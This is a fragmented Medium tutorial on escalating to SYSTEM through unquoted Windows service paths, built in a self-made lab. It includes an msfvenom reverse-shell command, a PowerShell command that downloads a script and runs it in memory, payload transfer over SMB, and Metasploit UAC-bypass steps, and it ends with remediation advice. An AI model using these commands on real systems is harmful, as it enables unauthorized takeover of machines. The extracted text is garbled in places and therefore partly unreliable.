








Windows Privilege Escalation — Part 1 (Unquoted Service Path)



Sumit Verma · Follow

Medium






Path which allows a user to gain **SYSTEM** privileges (only if the vulnerable service is running with SYSTEM privilege level which most of the time it is).

In Windows, if the service is not enclosed within quotes and is having spaces, it would handle the space as a break and pass the rest of the service path as an argument.

Root cause of this vulnerability

This is caused by the <u>CreateProcess</u> function which creates a new process and its primary thread

Medium







and is not enclosed within quotation marks, the filename will be executed in the order from left to right until the space is reached and will append .exe at the end of this spaced path. For example, consider we have the following executable path.

C:\Program Files\A Subfolder\B Subfolder\C Subfolder\SomeExecutable.exe

In order to run **SomeExecutable.exe**, the system will interpret this path in

Medium





SYSTEM. For example, consider we have a low privileged shell with username *sumit*, then, we can drop our malicious executable **B.exe** at the path **C:\Program Files\A Subfolder** (considering *sumit* has write access to this folder), i.e. **C:\Program Files\A Subfolder\B.exe**.

When the system boots, Windows auto starts some of its services. Services on Windows communicate with the <u>Service Control Manager</u> which is responsible to start, stop and interact with these service processes. It starts these service processes with whatever privilege level it has to run as (for example Local Service, Notwork Service, etc.). Pead this for

Medium

Sign up to discover human stories that deepen your understanding of the world.




```
> net user admin admin /add
> net user anotheradmin anotheradmin /add
> net user sumit sumit /add
> net user elliot elliot /add
```

The commands to put these users in their respective groups.

```
> net localgroup Administrators admin /add
> net localgroup Users admin /delete
```


Medium





Login with the account *admin*. Open an Administrator command prompt and create a vulnerable service with sc.exe

Medium






binpath is the path to the binary executable.

startmode is the start type (here, will start automatically on system boot/reboot)

Displayname is advisable to be specified but not necessary (if not mentioned, then it will be same as the service name)

Medium





Before: Default Permissions given to Adminstrators and Users group

Medium

Sign up to discover human stories that deepen your understanding of the world.


Free
 ✓ Distraction-free reading. No ads.
 ✓ Organize your knowledge with lists and highlights.
 ✓ Tell your story. Find your audience.

(Read more on how to use and set permissions on files and folders using icacls <u>here</u>. You can also run **icacls** /? to see what all arguments can be given.)

Method 1: Manual Exploitation

Consider we already have made it to get a low privileged shell from user *sumit* on our attacker's machine and we have exhausted our basic Windows enumeration skills.

Medium





Flags used:


/i means ignore the case

/v means except <this argument> find others.

Looking for Unquoted and spaced Executable Path

Medium

Sign up to discover human stories that deepen your understanding of the world.



Spaced and without quotes service binary executable path


Now we need to check the folder in which we can write to. Checking the same using **icacls** progressively into the folders.

Medium

Sign up to discover human stories that deepen your understanding of the world.



Sign up to discover human stories that deepen your understanding of the world.



Looking for the contents inside *A Subfolder*, we found that *B Subfolder* is present.

> dir "C:\Program Files\A Subfolder"

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

NOTE: In most cases, using such ports like 1337, 8000, etc are restricted on the firewall, hence, one could use standard ports where it may allow access for communication such as ports 80 and 443.

Attacker's machine IP address

Creating a shared folder using impacket's python smbserver script in order

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

> copy \\192.168.0.81\sharedfolder\B.exe .

Copying the malicious executable to victim machine

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Sign up to discover human stories that deepen your understanding of the world.



Service will run with SYSTEM upon boot/reboot of the machine

Hence, when the system will boot/reboot, as its start type is AUTO_START,

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free
 ✓ Distraction-free reading. No ads.
 ✓ Organize your knowledge with lists and highlights.
 ✓ Tell your story. Find your audience.

Being a Linux fan, I would rather say, enjoy your root (SYSTEM?) dance.

NT AUTHORITY\SYSTEM it is!

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Sign up to discover human stories that deepen your understanding of the world.



getsystem use 3 techniques to escalate its privileges


Medium

Sign up to discover human stories that deepen your understanding of the world.



These process privileges are not enough to yield us the SYSTEM shell

Medium







Sign up to discover human stories that deepen your understanding of the world.



Sign up to discover human stories that deepen your understanding of the world.



Sign up to discover human stories that deepen your understanding of the world.



Sign up to discover human stories that deepen your understanding of the world.



2. No checks for write/full permissions and traverse down the found executable path's folder

In other words, it only tries to exploit the first path, here, C:\Program.exe and just exits if it couldn't write Program.exe to C:\ drive. I don't have the time currently to fix this issue due to time constraints, but if you readers have the time to contribute, please do so. I have raised this issue to rapid7 on Github. You can check <u>here</u> for more info.

Anyway, this exploit works well if the user account is in Administrators

Medium

Sign up to discover human stories that deepen your understanding of the world.



Sign up to discover human stories that deepen your understanding of the world.




Sign up to discover human stories that deepen your understanding of the world.



This exploit (windows/local/bypassuac) bypasses UAC and goes from user shell to administrator shell first.

Medium





Program.exe can now be placed since its an administrator prompt

After bypassing UAC, now we can run the trusted_service_path exploit again

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Sign up to discover human stories that deepen your understanding of the world.



Unable to distinguish between elliot user and elliot administrator reverse shell

Hence, consider where you have multiple meterpreter connections, in order to distinguish between them (user or administrator) shell, interact with that session using **session -i <id>** and run that one liner net session command on

Medium

Sign up to discover human stories that deepen your understanding of the world.




you again. I urge you to read it for better understanding although I will explain it as well below, in brief.

Again, considering we have a low privileged user *sumit*, here, I have directly connected to it over no from the context of the *sumit* command prompt, as we have been doing in above methods 1 and 2.

We could have downloaded PowerUp.ps1 script into our attacker's machine and imported it to the powershell but then it would be written to disk.

Obriously being steelthy is the matte of organization Hones we can

Medium







fetch this script from the attacker's machine to the victim's machine if both are in the same network

This will call **Get-ServiceUnquoted** function from the PowerUp.ps1 script without touching the disk.


Medium





5. We can see that sumit indeed has one of the members as *Authenticated Users* group.

Medium





BUILTIN\Users group has the permissions (OI)(CI)(RX) which means it has Read and Execute (RX) permissions to this folder (C:\), subfolders, and files.

NT AUTHORITY\Authenticated Users has the permissions (OI)(CI)(IO)(M) which means Modify (Create+Delete+Read+Write) permissions to Subfolders and files only, and (AD) which means to append data/add subdirectory permissions.

This indicate that when a *file/folder* is to be created through *sumit* cmd, who

Medium

Sign up to discover human stories that deepen your understanding of the world.




Sign up to discover human stories that deepen your understanding of the world.



Files\A Subfolder has Write access to BUILTIN\Users group and our cmd is running with BUILTIN\Users *sumit* user). If we look into the <u>source code</u> of the Get-ServiceUnquoted, it internally calls another function (Get-ModifiablePath) which is piped to the output of splitting the found vulnerable executable path at spaces.

Medium





```
> powershell -nop -exec bypass -c "IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/P
owerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1');Get-
ChildItem C:\ -Recurse | Get-ModifiablePath"
```

Sign up to discover human stories that deepen your understanding of the world.



Hence, BUILTIN\Users can write any file to the folder C:\Program Files\A Subfolder.

Generating a stageless windows payload (and not staged payload, more on this later) with our dear friend, *msfvenom*.

```
# msfvenom -p windows/shell_reverse_tcp LHOST=wlan0 LPORT=1337 -f
exe -o B.exe
```


Medium


Sign up to discover human stories that deepen your understanding of the world.

Free ✓ Distraction-free reading. No ads. ✓ Organize your knowledge with lists and highlights. ✓ Tell your story. Find your audience.

Write-ServiceBinary function patches in the command given to it as an argument to the pre-compiled C# executable service binary to the specified path.

Medium





Writing malicious executable to the writable folder from user sumit shell

A reverse connect back is received from the victim's machine.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free / Distraction-free reading. No ads. / Organize your knowledge with lists and highlights. / Tell your story. Find your audience.

NT AUTHORITY\SYSTEM shell

Oh yeah, let's do our final SYSTEM dance! This was quite Power-shell-ish indeed. ;)

Medium

Sign up to discover human stories that deepen your understanding of the world.



Creation of the staged payload using windows/shell/reverse_tcp

Upon reboot of the system we got a incoming connection from victim's machine on our Samba server.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free
 ✓ Distraction-free reading. No ads.
 ✓ Organize your knowledge with lists and highlights.
 ✓ Tell your story. Find your audience.

I hope it is now clear why we actually used stageless payload rather than staged in the method above.


Remediation

Follow this article by Microsoft for fixing this issue.

In short, it gets all the services from


HKLM\SYSTEM\CurrentControlSet\services, finds those services with spaces and without quotes, prepends and appends double quotes to the

Medium





If you have any questions, post them in the comments section. If you liked the post, it would be great if you could give it a clap. This would encourage me to write more. You can reach me here.:)



Medium

